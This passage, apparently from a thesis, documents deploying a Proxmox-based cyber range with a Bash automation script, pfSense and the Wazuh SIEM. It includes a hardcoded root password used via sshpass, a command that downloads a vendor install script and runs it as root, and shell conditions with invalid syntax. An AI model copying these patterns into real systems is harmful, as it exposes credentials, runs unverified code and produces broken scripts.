elif [ $OS == "CentOS" || $OS == "RedHat" || $OS == "Fedora" ]; then
    yum update && yum install sshpass -y
elif [ $OS == "Arch Linux" || $OS == "Manjaro"]; then
    pacman -Suy sshpass
elif [ $OS == "Alpine Linux" ]; then
    apk add sshpass
fi
# Here are variables in case the user needs to install it with pre-defined variables and not interactively
# Enter the Proxmox VE Host IP on which Cyber Range will be installed
proxmox_ip="192.168.30.2"
# Enter a user that has superuser PAM access to the Proxmox host
proxmox_user="root"
# Enter the hypervisor password
proxmox_pass="password"
# Enter the path where the vm images should be copied.
destination_dir="/var/lib/vz/images"
# Enter the desired storage label of the VM Disks
vm_storage="local-lvm"
```

*Figure 43: Automation Script-Proxmox Test Configuration*

### 5.1.3 Running the Script

Since the automation is written in Bash, windows cannot run it natively, so WSL (Windows Subsystem for Linux) can be deployed to run a small Linux distribution inside the Windows [46] Operating System, which can run bash scripts. The WSL setup itself is out of scope of this thesis, but starting an installed WSL Linux distribution is as simple as opening the Windows Terminal application and from the Plus Icon one can select the installed Linux distribution from the menu (Figure 44)



```
Windows PowerShell
Copyright (C) Microsoft Co                                    ].

Install the latest PowerSh                                    ovements! https://aka.ms/PSWindows

Loading personal and syste
```

[redacted]


Windows PowerShell
Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
kali-linux Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Ubuntu 22.04.3 LTS Ctrl+Shift+5
Settings Ctrl+,
Command palette Ctrl+Shift+P
About

*Figure 44: Windows Terminal WSL Shells*

Running the script from the WSL Linux Terminal is just simple as navigating into the script directory and running it as sudo.

Before running the script make sure you have connected to the server at least once as root (in the local machine that is launching the script) so the ssh public key of the server can be registered as known host.


It is always recommended that ssh login should be done with public key, in which case the script should be stripped out from the sshpass command and its arguments that exist in every server interaction command (**Figure 45**).



```
nikitas@NIKITAS-PC:/mnt/c/Users/Nikit/SynologyDrive/CyberRange$ sudo ./CyberRange.sh
Hit:1 https://apt.releases.hashicorp.com jammy InRelease
Get:2 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:3 http://archive.ubuntu.com/ubuntu jammy InRelease
Get:4 http://archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Hit:5 http://archive.ubuntu.com/ubuntu jammy-backports InRelease
Fetched 257 kB in 1s (247 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
29 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
p7zip-full is already the newest version (16.02+dfsg-8).
sshpass is already the newest version (1.09-1).
0 upgraded, 0 newly installed, 0 to remove and 29 not upgraded.
Checking for existing bridges
Notice! By default automatic VM ID is chosen, but if the above custom VM IDs are unoccupied then these can be
used instead.
Do you want to use dynamic VM ID or custom VM ID?(y/n)
```


***Figure 45: Automation Script Initial Deployment***

After launching the script, all the stored images under the disks sub-directory start to copy to the server one by one (**Figure 46** and **Figure 47**).



```
debug1: Entering interactive session.
debug1: pledge: filesystem
debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
debug1: client_input_hostkeys: searching /root/.ssh/known_hosts for 192.168.30.2 / (none)
debug1: client_input_hostkeys: searching /root/.ssh/known_hosts2 for 192.168.30.2 / (none)
debug1: client_input_hostkeys: hostkeys file /root/.ssh/known_hosts2 does not exist
debug1: client_input_hostkeys: no new or deprecated keys from server
debug1: Remote: /root/.ssh/authorized_keys:1: key options: agent-forwarding port-forwarding pty user-rc x11-fo
rwarding
debug1: Remote: /root/.ssh/authorized_keys:1: key options: agent-forwarding port-forwarding pty user-rc x11-fo
rwarding
debug1: Sending environment.
debug1: channel 0: setting env LANG = "C.UTF-8"
debug1: Sending command: scp -v -r -p -d -t /var/lib/vz/images
scp: debug1: fd 3 clearing O_NONBLOCK
File mtime 1711824899 atime 1717955189
Sending file timestamps: T1711824899 0 1717955189 0
Sink: T1711824899 0 1717955189 0
Entering directory: D0777 0 pfsense
Sink: D0777 0 pfsense
scp: debug1: fd 6 clearing O_NONBLOCK
File mtime 1709133972 atime 1720379844
Sending file timestamps: T1709133972 0 1720379844 0
Sink: T1709133972 0 1720379844 0
Sending file modes: C0777 312529224 pfsense.7z
Sink: C0777 312529224 pfsense.7z
```

***Figure 46: Automation Script-Image Copy Phase***




```
debug1: ssh_packet_send2_wrapped: resetting send seqnr 32735
debug1: ssh_set_newkeys: rekeying out, input 381280 bytes 19033 blocks, output 2147263204 bytes 134187602 bloc
ks
debug1: Enabling compression at level 6.
debug1: rekey out after 134217728 blocks
debug1: dequeue packet: 94
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: ssh_packet_read_poll2: resetting read seqnr 9490
debug1: SSH2_MSG_NEWKEYS received
debug1: ssh_set_newkeys: rekeying in, input 381300 bytes 19035 blocks, output 2147296008 bytes 4100 blocks
debug1: rekey in after 134217728 blocks
scp: debug1: fd 7 clearing O_NONBLOCK
scp: debug1: fd 0 clearing O_NONBLOCK
Sink: E
scp: debug1: fd 3 clearing O_NONBLOCK
File mtime 1711824916 atime 1720380598
Sending file timestamps: T1711824916 0 1720380598 0
Sink: T1711824916 0 1720380598 0
Entering directory: D0777 0 ubuntuemr
Sink: D0777 0 ubuntuemr
scp: debug1: fd 6 clearing O_NONBLOCK
File mtime 1708975183 atime 1720380985
Sending file timestamps: T1708975183 0 1720380985 0
Sink: T1708975183 0 1720380985 0
Sending file modes: C0777 5557824237 ubuntuemr.7z
Sink: C0777 5557824237 ubuntuemr.7z
```

***Figure 47: Automation Script-Image Copy Phase II***

As already expected, the transfer time depends on the connection between the script launcher and the server, which in this case is over internet and over VPN. In such cases, this is expected to take a long time because of the small available bandwidth of the ISPs and from the overhead introduced by the VPN.

After the images transfer, the script continues with decompressing them from their archives.

Next, since the default storage allocation for isos is 100GB, there is not enough space for both expanding the Virtual Machine images and retaining the compressed archives. So, the script decompresses them and deletes the compressed archive right after for the next image to have enough space to be decompressed respectively (**Figure 48**).




```
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,80 CPUs Intel(R) Xeon(R) Gold 5218R CPU @ 2.10GHz (50657),A
SM,AES-NI)

Scanning the drive for archives:
1 file, 312529224 bytes (299 MiB)

Extracting archive: ./pfsense.7z
--
Path = ./pfsense.7z
Type = 7z
Physical Size = 312529224
Headers Size = 130
Method = LZMA2:24
Solid = -
Blocks = 1

Everything is Ok

Size:       3221946368
Compressed: 312529224
```

*Figure 48: Automation Script-Image Extraction Phase*

After the image export, the script continues with setting up the network virtual bridges which will provide isolated interconnectivity among the Cyber Range Virtual Machines so after generating what is needed to add as a bridge, it copies it over to the server.

Now the script creates a virtual Resource Pool that essentially groups Virtual Resources together, on which policies can be applied to more easily.

Next, the virtual machine instances are created using the network bridges and images. In this step, the image file is copied to the designated virtual machine storage and converted into the end format (in case the input format was different) (Figure 49).




```
transferred 2.5 GiB of 3.0 GiB (83.33%)
transferred 2.5 GiB of 3.0 GiB (84.38%)
transferred 2.6 GiB of 3.0 GiB (85.42%)
transferred 2.6 GiB of 3.0 GiB (86.46%)
transferred 2.6 GiB of 3.0 GiB (87.50%)
transferred 2.7 GiB of 3.0 GiB (88.54%)
transferred 2.7 GiB of 3.0 GiB (89.58%)
transferred 2.7 GiB of 3.0 GiB (90.62%)
transferred 2.8 GiB of 3.0 GiB (91.67%)
transferred 2.8 GiB of 3.0 GiB (92.71%)
transferred 2.8 GiB of 3.0 GiB (93.75%)
transferred 2.8 GiB of 3.0 GiB (94.79%)
transferred 2.9 GiB of 3.0 GiB (95.83%)
transferred 2.9 GiB of 3.0 GiB (96.88%)
transferred 2.9 GiB of 3.0 GiB (97.92%)
transferred 3.0 GiB of 3.0 GiB (98.96%)
transferred 3.0 GiB of 3.0 GiB (100.00%)
transferred 3.0 GiB of 3.0 GiB (100.00%)
scsi0: successfully created disk 'local-lvm:vm-104-disk-0,size=3G'
```

*Figure 49: Automation Script-Virtual Machine Image Import*


Last thing is that all created virtual machines are to be started, which can be disabled if manual starting and stopping is required by commenting out the related section.

After finishing the deployment, due to the dynamic nature of the WAN environment, and only in case that internet access to the Cyber Range environment is necessary, pfSense Firewall should be configured on its WAN interface either with DHCP or static depending on the existing attached LAN configuration (**Figure 50** and **Figure 51**).



```
The IPv4 WAN address has been set to 192.168.30.200/24

Press <ENTER> to continue.
KVM Guest - Netgate Device ID: e3761b7ac5f0238e26fa

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

 WAN (wan)        -> vtnet0     -> v4: 192.168.30.200/24
 IT (lan)         -> vtnet1     -> v4: 192.168.4.1/24
 DMZ (opt1)       -> vtnet2     -> v4: 192.168.3.1/24
 SERVERS (opt2)   -> vtnet3     -> v4: 192.168.5.1/24
 LANNET (opt3)    -> vtnet4     -> v4: 192.168.2.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

***Figure 50: Virtual PfSense Firewall Console***



```
Enter an option: 2

Available interfaces:

1 - WAN (vtnet0 - static)
2 - IT (vtnet1 - static)
3 - DMZ (vtnet2 - static)
4 - SERVERS (vtnet3 - static)
5 - LANNET (vtnet4 - static)

Enter the number of the interface you wish to configure:
```

***Figure 51: Virtual PfSense Firewall Interface Configuration***

Next, a simple ping verification can be done from the pfSense console to confirm that all Virtual Machines are correctly connected to the respective virtual bridges. Bear in mind that the environment needs some time to work properly after booting up all the virtual machines.

Sometimes, especially if the target hardware is wildly different, there might be a need to re-configure the Ips on Windows Systems, since their configuration is based on profiles.

The whole process was timed to take 3 Hours, out of which the actual file transfer was 2 hours and 54 minutes, all in automatic mode, which facilitates the deployment of these types of environments.

## 5.2 Deploying SIEM and logging mechanisms

### 5.2.1 Deploying SIEM


SIEM (Security information and event management) system is a security solution that collects data and analyzes activity to support threat protection. There is a lot of software that, when combined, can contribute significantly to the monitoring and log gathering. The SIEM is not just one system, nor is it static, rather than it is a combination of software that cooperates in such a manner that all the required information from all the systems is collected and analyzed so the system can adjust it defenses to adapt to the attacks. Wazuh [26] is one of the main software that conducts logging, monitoring and even attack recognition of known patterns if configured properly.

Installing Wazuh [26] is a relatively simple process and has a very comprehensive documentation from the Wazuh [26] website (https://documentation.wazuh.com/current/index.html ), to assist with its deployment, configuration etc.

The Wazuh [26] Virtual Machine could be a part of the Cyber Range and be included within the deployment automation script. In this case, the Wazuh monitoring Virtual Machine will be attached to the WAN network, so it is separated from the environment. This will allow the monitoring of all the nodes inside the cyber range to be able to reach it and avoid creating extra rules that could increase the attack surface within the environment.

Regardless of when the installation is done, the basic Wazuh [26] installation requires an Ubuntu [42]Virtual Machine, preferably Server LTS edition, on top of which the installation Wazuh packages will be installed.


Wazuh installation script can be downloaded directly from its website and run directly on the terminal.
It is highly recommended to verify or test the signature of the package or script that is being downloaded and executed with administrative privileges on servers for security reasons (Figure 52).



```
root@wazuh:/home/systemadmin# curl -sO https://packages.wazuh.com/4.8/wazuh-install.sh && sudo bash ./wazuh-install.sh -a
08/07/2024 21:42:20 INFO: Starting Wazuh installation assistant. Wazuh version: 4.8.0
08/07/2024 21:42:20 INFO: Verbose logging redirected to /var/log/wazuh-install.log
08/07/2024 21:42:21 INFO: Verifying that your system meets the recommended minimum hardware requirements.
08/07/2024 21:42:25 INFO: Wazuh web interface port will be 443.
08/07/2024 21:42:27 INFO: --- Dependencies ----
08/07/2024 21:42:27 INFO: Installing apt-transport-https.
08/07/2024 21:42:31 INFO: Wazuh repository added.
08/07/2024 21:42:31 INFO: --- Configuration files ---
08/07/2024 21:42:31 INFO: Generating configuration files.
08/07/2024 21:42:31 INFO: Generating the root certificate.
08/07/2024 21:42:31 INFO: Generating Admin certificates.
08/07/2024 21:42:32 INFO: Generating Wazuh indexer certificates.
08/07/2024 21:42:32 INFO: Generating Filebeat certificates.
08/07/2024 21:42:32 INFO: Generating Wazuh dashboard certificates.
08/07/2024 21:42:32 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
08/07/2024 21:42:33 INFO: --- Wazuh indexer ---
08/07/2024 21:42:33 INFO: Starting Wazuh indexer installation.
```

*Figure 52: Wazuh Installation Procedure*

After running the automatic Wazuh [26] deployment script, a functional Wazuh [26] instance will be reachable at the Ip of the Virtual Machine (Figure *53*).



AGENTS SUMMARY

No results

No results were found.

LAST 24 HOURS ALERTS

Critical severity 0 Rule level 15 or higher

High severity 0 Rule level 12 to 14

Medium severity 10 Rule level 7 to 11

Low severity 11 Rule level 0 to 6

⚠ No agents were added to this manager. Add agent

ENDPOINT SECURITY

Configuration Assessment
Scan your assets as part of a configuration assessment audit.

Malware Detection
Verify that your systems are configured according to your security policies baseline.

File Integrity Monitoring
Alerts related to file changes, including permissions, content, ownership, and attributes.

THREAT INTELLIGENCE

Threat Hunting
Browse through your security alerts, identifying issues and threats in your environment.

Vulnerability Detection
Discover what applications in your environment are affected by well-known vulnerabilities.

MITRE ATT&CK
Security events from the knowledge base of adversary tactics and techniques based on real-world observations.

VirusTotal
Alerts resulting from VirusTotal analysis of suspicious files via an integration with their API.

SECURITY OPERATIONS

PCI DSS
Global security standard for entities that process, store, or transmit payment cardholder data.

GDPR
General Data Protection Regulation (GDPR) sets guidelines for processing of personal data.

HIPAA

NIST 800-53

CLOUD SECURITY

Docker
Monitor and collect the activity from Docker containers such as creation, running, starting, stopping or pausing events.

Amazon Web Services
Security events related to your Amazon AWS services, collected directly via AWS API.

Google Cloud

GitHub

*Figure 53: Wazuh Dashboard*

Next, all the cyber range nodes should join the Wazuh [26] instance by installing on each one the Wazuh [26] agent.

Now this is the bare minimum for monitoring since no explicit configuration was done one any node or the Wazuh server.

### 5.2.2 Deploying Logging Mechanisms

The logging mechanisms depend heavily on logs that are produced from the cyber range member nodes. So, the procedure of deployment includes the installation of agents that will forward the necessary logs to the Wazuh SIEM.


Firewall Enhancing and Logging

As it is with most systems, each one requires different handling. In this case, Wazuh Agent can be installed in pfSense Firewall, but it is not recommended, because it requires enabling repositories that can completely break the functionality or introduce unexpected vulnerabilities and behavior of the system.

Log Collector Assistant Machine

To get as many useful logs towards Wazuh [26] Server, it is required to set up an additional Virtual Machine that will act as a log collector and forwarder. This is done because as already mentioned, (virtual) devices such as Firewalls, Routers and some IoT devices don't have the full functionality of sending the logs themselves without compromises. Specifically, in the case of Firewalls, for better performance, it is best practice not to install agents directly and forward logs to a dedicated machine that has the versatility to do it properly.

So, the first step is to create one more Virtual Machine, in this case it is a small Linux distribution that has tiny footprint and requires less resources, and it is attached to the WAN interface of the Firewall, so it remains out of the observed area (Figure 54).



Create: Virtual Machine

Node: labsrv1

VM ID: 112


Name: LogCollector

Resource Pool:

*Figure 54: Proxmox Virtual Machine Creation*

The installation process for a lightweight Linux, like Alpine [55], is straightforward, because it is interactive after booting into the iso and launching setup-alpine command.


Once the Linux virtual machine is ready, wazuh-agent needs to be installed. To do that the Wazuh [26] repository needs to be added (Figure 55).



```
/home/systemadmin/wazuh-4.4/src # wget -O /etc/apk/keys/alpine-devel@wazuh.com-633d7457.rsa.pub https://packages.wazuh.c
om/key/alpine-devel%40wazuh.com-633d7457.rsa.pub
--2024-07-25 17:20:33--  https://packages.wazuh.com/key/alpine-devel%40wazuh.com-633d7457.rsa.pub
Resolving packages.wazuh.com (packages.wazuh.com)... 52.85.223.63, 52.85.223.126, 52.85.223.24, ...
Connecting to packages.wazuh.com (packages.wazuh.com)|52.85.223.63|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 800 [application/vnd.ms-publisher]
Saving to: '/etc/apk/keys/alpine-devel@wazuh.com-633d7457.rsa.pub'

/etc/apk/keys/alpine-devel@wa 100%[================================================>]     800  --.-KB/s    in 0s

2024-07-25 17:20:34 (861 MB/s) - '/etc/apk/keys/alpine-devel@wazuh.com-633d7457.rsa.pub' saved [800/800]

/home/systemadmin/wazuh-4.4/src # echo "https://packages.wazuh.com/4.x/alpine/v3.12/main" >> /etc/apk/repositories
/home/systemadmin/wazuh-4.4/src # apk add wazuh-agent
fetch https://packages.wazuh.com/4.x/alpine/v3.12/main/x86_64/APKINDEX.tar.gz
(1/3) Installing libproc2 (4.0.4-r0)
(2/3) Installing procps-ng (4.0.4-r0)
(3/3) Installing wazuh-agent (4.8.1-r1)
Executing wazuh-agent-4.8.1-r1.pre-install
Executing wazuh-agent-4.8.1-r1.post-install
```

***Figure 55: Alpine-Wazuh Agent Installation***

Next, configure the agent to talk to the server (**Figure 56**).




```
/home/systemadmin # export WAZUH_MANAGER="192.168.30.16" && sed -i "s|MANAGER_IP|$WAZUH_MANAGER|g" /var/ossec/etc/ossec.conf
```

***Figure 56: Alpine-Wazuh Agent Deployment***

*Note, that the Wazuh* [26] *agent needs a valid hostname for the machine, not localhost, so any value upon installation of the machine should be entered to run properly.*

